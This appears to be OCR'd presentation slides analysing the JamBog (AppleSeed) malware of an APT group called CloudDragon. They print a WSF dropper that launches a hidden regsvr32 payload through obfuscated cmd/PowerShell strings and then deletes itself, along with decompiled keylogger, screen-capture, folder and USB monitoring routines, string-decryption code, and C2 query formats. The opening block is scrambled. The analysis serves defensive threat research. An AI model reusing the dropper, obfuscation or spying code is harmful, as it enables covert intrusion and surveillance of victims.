bat_0 = "OSlInesO ltbEeSjrceertrco vtr*i(  csRfeters
iruNnSte3eex2rrt_v,:Pi frcsuoetncDrceeC_ssrsscet""rd
sFf ,u B n(yocERbtrejirfWo. MnNsI utSCmreobEr0exv0rp
a d0tS=)iY4 oS:TnELh)X=e:PLn Le
An  N(  Ac OT) nI
 Os EN= r)"" r)""Eo ""xrT""i h:tReF enoFs:ruu  nm jc
 hd  e-  c1E k:nDAFdino mtrI i foVi:bix jr= Su0 es
 (ts""LPSe/rerdorr)cvo-eir1sc"":se:seR =su s.n  Cn +
 (<""xc=:i,  ti0  x) F*  udTFn+hocjertxn i+:Eo1 an,
o N b e jEx SntEed:xr NivIetifx c:tFe :u  snI =cn st
vtt ii(EcVcnei,dsrL :u-I sIf Sn
ct  a(  nL  /  =dO  )nIc* fhdE e)r(c:rEkCorAorrn0 .
b  <jF >Wu  Mn 0Icr)Ste eitTrorhvniei""enc:v:efe ,uP
p2s u L t=i e s r""tE,F x u=iSn tYcT StrFEiuuXoenPn:
N)c ):t :di E=o n8n d:
 L:EF=FnuLudnen cncIt(tfici:o)o n:n :s  F=r u""e n""
```

Encrypted payload

```
On Error Resume Next:func_str_1 = "Function Co00(c):d=4:L
To d-1:For ix=0 To Int(L/d)-1:s=s + Mid(c,ix*d+jx+1,1):Ne
L-Int(L/d)*d):Co00=s:End Function":func_str_2 = "Function
:s="""":For jx=0 To d-1:For ix=0 To Int(L/d)-1:s=s + Mid(
:Next:Next:s=s + Right(c,L-Int(L/d)*d):Co00=s:End Functio
:d=4:L=Len(c):s="":For jx=0 To d-1:For ix=0 To Int(L/d)-1
1):Next:Next:s=s + Right(c,L-Int(L/d)*d):Co00=s:End Funct
myComputer ):    On Error Resume Next:    Set objWMIServi
"winmgmts://" & myComputer & "/root/cimv2" ):    Set colI
ExecQuery( "Select * from Win32_Battery" ):    IsLaptop =
objItem in colItems:        IsLaptop = True:    Next:End
retrieveProcessesList(objWMIService, strComputer, ByRef l
strSysExplanation):    retrieveProcessesList = False:
Nothing:    On Error Resume Next:    Set lstProcesses = o
("Select * from Win32_Process"):    If (Err.Number <> 0)
```

Decrypted payload

JamBog

- aka AppleSeed, AutoUpdate
- First Seen: December 2019


- F:\PC_Manager\Utopia_v0.2\bin\Incubation64.pdb
- E:\works\utopia\Utopia_v0.2\bin\AppleSeed64.pdb

JamBog

- WSF Script

```
// extract attached file
var var_out_data_file = var_fs.CreateTextFile(var_b64_file_path, true);
var_out_data_file.Write(var_b64data);
var_out_data_file.Close();

// show extracted attached file
b64decfile(var_b64_file_path, var_file_path, true);
var_shell.Run(var_file_path, 1, false);

// extract bin file
var var_out_bin_file = var_fs.CreateTextFile(var_b64_bin_path, true);
var_out_bin_file.Write(var_b64bin);
var_out_bin_file.Close();

// run extracted bin file
b64decfile(var_b64_bin_path, var_bin_path, true);
var_shell.Run("cm"+"d.e"+"xe"+" /c p"+"o"+"w" + "er" +  "sh" + "el"+"l.e" + "xe"
+" -wi" + "ndo"+"wst" + "yle"+" hid"+"den re" + "gs"+"v"+"r3" + "2.e" + "xe /s "
+ var_bin_path, 0, false);

// delete itself
func_self_delete();
```

JamBog



JamBog

- Presistent

JamBog

- Encrypted Strings

```
unknown_libname_35(v564);
if ( !qword_180053688 )
  goto LABEL_248;
v171 = sub_18000B4F0(v564, L"ff12dff296426891bb52681fd120ee0facc76bed1e310df523142858cf86046ec5be0c9b");
v172 = sub_18000B540(v171, v570);
v173 = sub_18000B760(v172, v567);
v174 = sub_180004780(v173);
qword_180053948 = qword_180053628(v2, v174);
sub_180004740(v567);
unknown_libname_35(v570);
unknown_libname_35(v564);
if ( !qword_180053948 )
  goto LABEL_248;
v175 = sub_18000B4F0(v564, L"32c7c042975503747298daa650f7a88575d7637291a5d4d4d33ba86056ce27");
v176 = sub_18000B540(v175, v570);
v177 = sub_18000B760(v176, v567);
v178 = sub_180004780(v177);
qword_180053B8 = qword_180053628(v2, v178);
sub_180004740(v567);
unknown_libname_35(v570);
unknown_libname_35(v564);
if ( !qword_180053B8 )
  goto LABEL_248;
v179 = sub_18000B4F0(v564, L"4aba0dba53f1e8129183483100041ec20dd2ab4265f56f09ed1e1f40264d04");
v180 = sub_18000B540(v179, v570);
v181 = sub_18000B760(v180, v567);
v182 = sub_180004780(v181);
qword_180053650 = qword_180053628(v2, v182);
```

JamBog

- Decrypt Function

```
for ( last = 0; now_idx < v20; last = now )
{
  if ( key_idx >= 0x10 )
    key_idx -= 16;
  cipher = &Block;
  if ( a6 >= 0x10 )
    cipher = Block;
  Str = cipher[now_idx];
  v14 = &Block;
  if ( a6 >= 0x10 )
    v14 = Block;
  v27 = v14[now_idx + 1];
  str2hex(&Str, "%X", &now);
  strcpy(plain, now ^ last ^ key[key_idx]);
  now_idx += 2;
  ++key_idx;
}
```

JamBog

- Decrypt Function

```
3  def dec(chiper):
4      bhex = bytes.fromhex(chiper)
5      key = bhex[:16]
6      cipher = bhex[16:]
7      last = 0
8      result = ""
9      for i in range(len(cipher)):
10         result += chr(cipher[i] ^ key[i % 16] ^ last)
11         last = cipher[i]
12     return result
13
```


JamBog

- Decrypted Strings

```
  goto LABEL_248;
v171 = sub_18000B4F0(v564, L"ff12dff296426891bb52681fd120ee0facc76bed1e310df523142858cf86046ec5be0c9b");// SystemTimeToFileTime
v172 = sub_18000B540(v171, v570);
v173 = sub_18000B760(v172, v567);
v174 = sub_180004780(v173);
qword_180053948 = qword_180053628(v2, v174);
sub_180004740(v567);
unknown_libname_35(v570);
unknown_libname_35(v564);
if ( !qword_180053948 )
  goto LABEL_248;
v175 = sub_18000B4F0(v564, L"32c7c042975503747298daa650f7a88575d7637291a5d4d4d33ba86056ce27");// GetStartupInfoA
v176 = sub_18000B540(v175, v570);
v177 = sub_18000B760(v176, v567);
v178 = sub_180004780(v177);
qword_180053B8 = qword_180053628(v2, v178);
sub_180004740(v567);
unknown_libname_35(v570);
unknown_libname_35(v564);
if ( !qword_180053B8 )
  goto LABEL_248;
v179 = sub_18000B4F0(v564, L"4aba0dba53f1e8129183483100041ec20dd2ab4265f56f09ed1e1f40264d04");// GetStartupInfoW
v180 = sub_18000B540(v179, v570);
v181 = sub_18000B760(v180, v567);
v182 = sub_180004780(v181);
qword_180053650 = qword_180053628(v2, v182);
```


JamBog

- Data Encryption



JamBog

- Data Encryption



%PDF-1.7...4 0 obj

CRC Checksum

Key (16 bytes)

Enc_data

JamBog

- Decrypt function

```python
def dec(file_path):
    with open(file_path, "rb") as f:
        body = f.read()
    sig = "%PDF-1.7..4 0 obj1234"
    key = body[len(sig):len(sig) + 16]
    chiper = body[len(sig) + 16:]
    out = ""
    for i in range(len(chiper)):
        out += chr(ord(chiper[i]) ^ ord(key[i % 16]))
    with open(file_path + ".zip", "wb") as f:
        f.write(out)
```

JamBog

- Command
- 0: execute cmd.exe
- 1: run dll with regsvr32
- 2: run dll in memory
- 3: upload file

```
if ( command_code )
{
  if ( cmdtype )
  {
    switch ( cmdtype )
    {
      case 1:
        cmdtype_dll(&v54);
        break;
      case 2:
        cmdtype_memdll(&v54);
        break;
      case 3:
        cmdtype_upload(&v54);
        break;
    }
  }
  else
  {
    cmdtype_cmd(&v54);
  }
}
else
{
  debug_log("Command not loaded.");
}
```

JamBog

- Flag Function

```
strncpy_0(Src, L"7136a884eac8089bd8c93887eafd7af83a69b85edb7208f762c4927ce27078", 0x3Eui64);// KeyboardMonitor
v6 = sub_18000B540(Src, Block);
sub_180002710(v6, v2);
if ( v16 >= 8 )
  j_free(Block[0]);
v16 = 7i64;
v15 = 0i64;
LOWORD(Block[0]) = 0;
if ( v13 >= 8 )
  j_free(Src[0]);
v13 = 7i64;
v12 = 0i64;
LOWORD(Src[0]) = 0;
strncpy_0(Src, L"b8e6c9ead07ce50fdc96564f0333a946eb6ed55aeffd553587785a7a0b", 0x3Aui64);// ScreenMonitor
v7 = sub_18000B540(Src, Block);
sub_180002710(v7, v3);
if ( v16 >= 8 )
  j_free(Block[0]);
v16 = 7i64;
v15 = 0i64;
LOWORD(Block[0]) = 0;
if ( v13 >= 8 )
  j_free(Src[0]);
v13 = 7i64;
v12 = 0i64;
LOWORD(Src[0]) = 0;
strncpy_0(Src, L"c2ababe5b8e2aa41bcc855aeb9f8d2a384408706db4bac8250f1d011da", 0x3Aui64);// FolderMonitor
v8 = sub_18000B540(Src, Block);
sub_180002710(v8, v4);
if ( v16 >= 8 )
  j_free(Block[0]);
v16 = 7i64;
v15 = 0i64;
LOWORD(Block[0]) = 0;
if ( v13 >= 8 )
  j_free(Src[0]);
v13 = 7i64;
v12 = 0i64;
LOWORD(Src[0]) = 0;
strncpy_0(Src, L"dca5b8fe603350b6f3449f743e82364f895f853639645d9f0335", 0x34ui64);// UsbMonitor
```

JamBog

- Flag Function

Check

Turn On

{Work Folder}/Flags/

KeybloardMonitor

ScreenMonitor

FolderMonitor

UsbMonitor

JamBog

- Screen Monitor

```
v3 = GetDesktopWindow();
v34 = v3;
v4 = GetDC(v3);
v5 = v4;
if ( v4 )
{
  v6 = CreateCompatibleDC(v4);
  if ( v6 )
  {
    v7 = CreateCompatibleBitmap(v5, 1920i64, 1080i64);
    v8 = v7;
    v32 = v7;
    if ( v7 )
    {
      v33 = SelectObject(v6, v7);
      BitBlt(v6, 0i64, 0i64, 1920i64, 1080, v5, 0, 0, 13369376);
      v49 = 0ui64;
      v50 = 0i64;
      v51 = 0i64;
      GetObjectA(v8, 32i64, &v49);
      v42 = 40;
```

JamBog

- keyboard Monitor

```
switch ( i )
{
  case 1:
    sub_180004600(v123, "[lb]", 4ui64);
    break;
  case 2:
    sub_180004600(v123, "[rb]", 4ui64);
    break;
  case 8:
    sub_180004600(v123, "[back]", 6ui64);
    break;
  case 9:
    sub_180004600(v123, "[\\t]", 4ui64);
    break;
  case 13:
    sub_180004600(v123, "[\\n]\r\n", 6ui64);
    break;
  case 17:
    sub_180004600(v123, "[ctrl]", 6ui64);
    break;
  case 19:
    sub_180004600(v123, "[pause]", 7ui64);
    break;
  case 32:
    sub_180004600(v123, " ", 1ui64);
    break;
  case 37:
    sub_180004600(v123, "[<]", 3ui64);
    break;
  case 38:
    sub_180004600(v123, "[^]", 3ui64);
```

JamBog

- Folder Monitor

```
strncpy_0(Src, L"5bee04204b5163ebc11082bec30a04e51f94e3a897a9ba", 0x2Eui64);// Desktop
v2 = sub_18000B540(Src, v39);
```

```
LOWORD(Src[0]) = 0;
strncpy_0(Src, L"3f60a4259b962131441f14f9dd24d5c67b74a7ec1be2a2f7c0", 0x32ui64);// Download
v8 = sub_18000B540(Src, v42);
```

```
strncpy_0(Src, L"0053d196b0742f2e9cff72025067554d4478ca29f4e5a4fe11", 0x32ui64);// Documents
```

JamBog

- USB Monitor

```
v47 = 7i64;
v46 = 0i64;
LOWORD(Block[0]) = 0;
Winexec(Block, v62, L"cmd /c dir %c:\\ /s", (v3 + 65));
if ( v47 >= 8 )
  j_free(Block[0]);
v47 = 7i64;
v46 = 0i64;
LOWORD(Block[0]) = 0;
sub_180001EA0(v42);
v6 = sub_18001D2F0(v30);
```

JamBog

- Query String

ping: m=a&p1=[uid]

upload: m=b&p1=[uid]&p2=[type]

down_cmd: m=c&p1=[uid]

delete_cmd: m=d&p1=[uid]

upgrade: m=e&p1=[uid]&p2=[arch]&p3=[sha1]

Key Takeaway

- The APT group CloudDragon
- Advanced and Diverse Phishing Skills
- Malware in Use

Thank You

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